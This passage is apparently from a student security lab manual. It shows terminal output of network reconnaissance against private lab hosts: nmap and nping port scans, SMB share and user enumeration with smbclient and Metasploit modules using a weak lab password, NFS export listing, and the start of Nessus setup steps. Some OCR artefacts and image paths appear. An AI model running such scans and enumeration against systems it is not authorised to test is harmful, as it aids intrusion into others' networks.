Not shown: 53 closed tcp ports (reset)
MAC Address: CE:80:2D:78:E1:14 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds
[root@kali) -[~]
```

f. VERBOSE OPTION SCAN

```
File Actions Edit View Help
root@kali: ~
[root@kali) -[~]
# nmap -v -A -sV 192.168.242.229
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 00:04 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 00:04
Completed NSE at 00:04, 0.00s elapsed
Initiating NSE at 00:04
Completed NSE at 00:04, 0.00s elapsed
Initiating NSE at 00:04
Completed NSE at 00:04, 0.00s elapsed
Initiating ARP Ping Scan at 00:04
Completed ARP Ping Scan at 00:04, 0.30s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:04
Completed Parallel DNS resolution of 1 host. at 00:04, 0.11s elapsed
Initiating SYN Stealth Scan at 00:04
Scanning 192.168.242.229 [1 port]
Completed SYN Stealth Scan at 00:04, 0.34s elapsed (1 total ports)
Discovered open port 53/tcp on 192.168.242.229
Completed SYN Stealth Scan at 00:04, 0.34s elapsed (1000 total ports)
Initiating Service scan at 00:04
[root@kali) -[~]
```

```
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=253 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE
HOP RTT          ADDRESS
1   13.25 ms  192.168.242.229

NSE: Script Post-scanning.
Initiating NSE at 00:04
Completed NSE at 00:04, 0.00s elapsed
Initiating NSE at 00:04
Completed NSE at 00:04, 0.00s elapsed
Initiating NSE at 00:04
Completed NSE at 00:04, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 31.33 seconds
Raw packets sent: 1111 (52.918KB) | Rcvd: 1126 (48.482KB)
```

NPING :- TCP PROBE FOR SPECIFIC PORT SCANNING

```
[root@kali]# nping --tcp -p 22 --flags syn --ttl 2 192.168.242.229
Starting Nping 0.7.93 ( https://nmap.org/nping ) at 2022-12-11 00:07 EST
SENT (0.0371s) TCP 192.168.242.230:16942 > 192.168.242.229:22 S ttl=2 id=4715 iplen=4
0 seq=4013563404 win=1480
RCVD (0.0406s) TCP 192.168.242.229:22 > 192.168.242.230:16942 RA ttl=64 id=0 iplen=40
seq=0 win=0
SENT (1.0375s) TCP 192.168.242.230:16942 > 192.168.242.229:22 S ttl=2 id=4715 iplen=4
0 seq=4013563404 win=1480
RCVD (1.0617s) TCP 192.168.242.229:22 > 192.168.242.230:16942 RA ttl=64 id=0 iplen=40
seq=0 win=0
SENT (2.0383s) TCP 192.168.242.230:16942 > 192.168.242.229:22 S ttl=2 id=4715 iplen=4
0 seq=4013563404 win=1480
RCVD (2.0438s) TCP 192.168.242.229:22 > 192.168.242.230:16942 RA ttl=64 id=0 iplen=40
seq=0 win=0
```

PORT SCANNING USING PNSCAN

```
[root@kali]# sudo apt install pnscan
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
libexporter-tiny-perl libhttp-server-simple-perl liblist-moreutils-perl
liblist-moreutils-xs-perl libpython3.9-minimal libpython3.9-stdlib libwacom-bin
python3-dataclasses-json python3-limiter python3-marshmallow-enum python3-mypy-ext
python3-responses python3-spyse python3-token-bucket python3-typing-inspect python3-
python3.9-minimal
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
pnscan
0 upgraded, 1 newly installed, 0 to remove and 81 not upgraded.
Need to get 19.3 kB of archives.
After this operation, 67.6 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 pnscan amd64 1.14.1-1 [19.3 kB]
[root@kali]# t_listen -192.168.242.299
34151
[root@kali]# pnscan -h
Usage: pnscan [<options>] [{<CIDR>}|<host-range> <port-range>] | <service>
This program implements a multithreaded TCP port scanner.
More information may be found at:
http://www.lysator.liu.se/~pen/pnscan
Command line options:
-h Display this information.
-V Print version.
```

iii. SMB ENUMERATION



The screenshot shows a terminal window titled "root@localhost:~" running on a Kali Linux desktop environment. The terminal displays the following command-line session:

```
root@localhost ~]# setenforce 0
[root@localhost ~]# smbclient -L //192.168.39.112/home/riza -U riza
Enter riza's password:
Connection to 192.168.39.112 failed (Error NT_STATUS_HOST_UNREACHABLE)
[root@localhost ~]# service smb restart
Shutting down SMB services: [ OK ]
Starting SMB services: [ OK ]
[root@localhost ~]# smbclient -L //192.168.39.118/home/riza -U riza
Enter riza's password:
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.5.4-68.el6]

      Sharename      Type      Comment
      -----      -----
      riza          Disk
      IPC$          IPC       IPC Service (Samba Server Version 3.5.4-68.el6)

Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.5.4-68.el6]

      Server      Comment
      -----
      Workgroup    Master
      -----
```

SMB SHARE ENUMERATION

```
msf6 > use auxiliary/scanner/smb/smb_enumusers
msf6 auxiliary(scanner/smb/smb_enumusers) > show options
Module options (auxiliary/scanner/smb/smb_enumusers):
Name      Current Setting  Required  Description
DB_ALL_USERS  false        no        Add all enumerated usernames to the database
RHOSTS      yes          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
SMBDomain   .             no        The Windows domain to use for authentication
SMBPass     no            no        The password for the specified username
SMBUser    riza           no        The username to authenticate as
THREADS     1             yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smb/smb_enumusers) > 

[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_lookupsid) > use auxiliary/scanner/smb/smb_enumshares
msf6 auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 192.168.39.118
RHOSTS => 192.168.39.118
msf6 auxiliary(scanner/smb/smb_enumshares) > exploit

[*] 192.168.39.118:139  - Starting module
[+] 192.168.39.118:139  - riza - (DISK)
[+] 192.168.39.118:139  - IPC$ - (IPC|SPECIAL) IPC Service (Samba Server Version 3.5.4-68.el6)
[*] 192.168.39.118:139  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_enumshares) >
```

SMB VERSION DETECTION

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.39.118
RHOSTS => 192.168.39.118
msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 192.168.39.118:445  - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.39.118:445  - Host could not be identified: Unix (Samba 3.5.4-68.el6)
[*] 192.168.39.118:445  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

SMB SID USER ENUMERATION

```
msf6 auxiliary(scanner/smb/smb_version) > use auxiliary/scanner/smb/smb_lookupsid
msf6 auxiliary(scanner/smb/smb_lookupsid) > set RHOSTS 192.168.39.118
RHOSTS => 192.168.39.118
msf6 auxiliary(scanner/smb/smb_lookupsid) > exploit

[*] 192.168.39.118:139  - PIPE(LSARPC) LOCAL(LOCALHOST - 5-21-1959339359-2945212547-3975378186) DOMAIN(WORKGROUP - )
[*] 192.168.39.118:139  - USER=nobody RID=501
[*] 192.168.39.118:139  - GROUP=None RID=513
[*] 192.168.39.118:139  - USER=riza RID=1000
```

SMB USER ENUMERATION

```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_enumshares) > use auxiliary/scanner/smb/smb_enumusers
msf6 auxiliary(scanner/smb/smb_enumusers) > set RHOSTS 192.168.39.118
RHOSTS => 192.168.39.118
msf6 auxiliary(scanner/smb/smb_enumusers) > set smbuser riza
msf6 auxiliary(scanner/smb/smb_enumusers) > set smbpass riza
smbpass => riza
msf6 auxiliary(scanner/smb/smb_enumusers) > exploit

[*] 192.168.39.118:139  - LOCALHOST [ riza ] ( LockoutTries=0 PasswordMin=5 )
[*] 192.168.39.118:139  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_enumusers) >
```

```
[kali㉿kali)-[~] $ nmap -p 445 -A 192.168.39.118
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 03:17 EST
Nmap scan report for 192.168.39.118
Host is up (0.0010s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.98 seconds
```

```
(kali㉿kali)-[~/home/kali]
└─$ nmap -sV 192.168.39.118
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 03:31 EST
Nmap scan report for 192.168.39.118
Host is up (0.0012s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3 (protocol 2.0)
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn?
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 171.89 seconds

(kali㉿kali)-[~/home/kali]
└─$
```


iv. NFS ENUMERATION



The terminal window shows the root user running several commands to start NFS services. It includes starting NFS services, quotas, and daemons, stopping vsftpd, and listing mount points for the local host.

```
root@localhost:~#
File Edit View Search Terminal Help
Starting NFS services: exportfs: No options for /home/nfs_server *: sync) to avoid warning
exportfs: No host name given with /home/nfs_server (rw,sync), suggest *
to avoid warning
exportfs: incompatible duplicated export entries:
exportfs:      *:/home/nfs_server (0x424) [IGNORED]
exportfs:      *:/home/nfs_server (0x425)

Starting NFS quotas:
Starting NFS daemon:
Starting NFS mountd:
[root@localhost ~]# service iptables stop
[root@localhost ~]# service vsftpd stop
vsftpd: unrecognized service
[root@localhost ~]# showmount -e
Export list for localhost.localdomain:
/home/nfs_server *
[root@localhost ~]# showmount -e 192.168.39.118
Export list for 192.168.39.118:
/home/nfs_server *
[root@localhost ~]# showmount -e 192.168.39.118
Export list for 192.168.39.118:
/home/nfs_server *
[root@localhost ~]#
```




The terminal shows an Nmap scan of the target host. It finds various open ports including ssh, rpcbind, netbios-ssn, microsoft-ds, nfs, and others. The scan took 19.98 seconds.

```
File Actions Edit View Help
(kali㉿kali)-[~/home/kali]
└─$ nmap 192.168.39.118 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 04:19 EST
Nmap scan report for 192.168.39.118
Host is up (0.0051s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
875/tcp   open  unknown
2049/tcp  open  nfs
41902/tcp open  unknown
45792/tcp open  unknown
56291/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 19.98 seconds

(kali㉿kali)-[~/home/kali]
└─$
```



The terminal shows an Nmap scan using the --script=nfs-* option. This script performs various NFS-related checks. The scan took 135.85 seconds.

```
(kali㉿kali)-[~/home/kali]
└─$ nmap -sV --script=nfs-* 192.168.39.118
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 04:21 EST
Nmap scan report for 192.168.39.118
Host is up (0.00082s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3 (protocol 2.0)
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn?
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2049/tcp  open  rpcbind

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 135.85 seconds

(kali㉿kali)-[~/home/kali]
└─$
```


PRACTICAL NO 6 : VULNERABILITY SCANNING

1. Nessus


Step 1: Open Nessus web client. Click on “Click here” link.




Step 2: Click on Continue.




Step 3: Provide username and password for registering and click on continue.



Step 4: Select managed by security center.



Step 5: Provide username and password for login.




Step 6: Opens the scanner window.

Scanners / Local / Overview		Plugins	
Status	● Online	Last Updated	N/A
Version	6.5.3 (#40)	Expiration	N/A
Platform	WINDOWS	Plugin Set	N/A
Last Connection	Today at 11:53 PM	Activation Code	N/A

Nmap

Step 1: Open Nmap.

Step 2: Enter the IP address/website name in the target field and click on scan.




